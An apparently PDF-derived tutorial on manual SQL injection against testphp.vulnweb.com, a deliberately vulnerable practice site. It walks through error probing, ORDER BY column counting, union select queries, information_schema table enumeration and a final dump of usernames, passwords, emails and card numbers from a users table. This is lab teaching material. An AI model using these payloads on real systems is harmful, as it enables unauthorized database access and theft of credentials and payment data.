
Manual SQL Injection

(target : http://testphp.vulnweb.com)

1. Open given below targeted URL in browser


http://testphp.vulnweb.com/artists.php?artist=1

so here we are going to test SQL injection for "id=1".




2. Now use error base technique by adding an apostrophe (') symbol at the end of the input which will try to break the query. testphp.vulnweb.com/artists.php?artist=1'

In the given screenshot you can see we have got an error message which means site is infected by SQL injection.



3. Now using ORDER BY keyword to sort the records in ascending or descending order for id=1

http://testphp.vulnweb.com/artists.php?artist=1 order by 1




Similarly repeating for order 2,3 and so on one by one.

http://testphp.vulnweb.com/artists.php?artist=1 order by 2

http://testphp.vulnweb.com/artists.php?artist=1 order by 3

http://testphp.vulnweb.com/artists.php?artist=1 order by 4


From the screenshot, you can see we have got an error at the order by 4 which means it consists only three records.



4. Let's penetrate more inside using union base injection to select statement from a different table.

http://testphp.vulnweb.com/artists.php?artist=1 union select 1,2,3


From the screenshot you can see that it shows the result for only one table not for others.



5. Now try to pass wrong input into the database through URL by replacing artist=1 from artist=-1 as given below:

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,2,3


Hence you can see now it is showing the result for the remaining two tables also.



6. Use the next query to fetch the name of the database.

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,database(),3


From the screenshot, you can see the name of database is acuart



7. Next query will extract the current username as well as a version of the database system.

http://<u>testphp.vulnweb.com/artists.php?artist=-1</u> union select 1,version(),current_user()


Here we have retrieve 8.0.22-0ubuntu0.20.04.2 as a version and acuart@localhost as a current user.



8. Through the next query, we will try to fetch table name inside the database.


http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 0,1

From the screenshot you read can the name of the first table is artists.



http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 1,1

From the screenshot you read can the name of the second table is carts.




http://<u>testphp.vulnweb.com/artists.php?artist=-1</u> union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 2,1

we got table 3: categ



http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 3,1


we got table 4: featured




Similarly repeat the same query for tha table 4,5,6,7 with making the slight changes in limit.

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 7,1

we got table 7: users




Since we didn't get anything when the limit is set 8,1 hence there might be 8 tables only inside the database.




9. The concat function is used for concatenation of two or more string into a single string.

http://<u>testphp.vulnweb.com/artists.php?artist=-1</u> union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database()



10. May be we can get some important data from users table, so lets penetrate more inside.

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(column_name),3 from information_schema.columns where table name='users'



11. Then I have choosen only four columns i.e. uname, pass, email & cc. Use concat function for selecting uname from table users by executing the following query through url.

http://testphp.vulnweb.com/artists.php?artist=1 union select
1,group_concat(uname,pass,email,cc),3 from users

Uname : test Pass : test

Email: email@email.com
Cc: 1234-5678-2300-9000

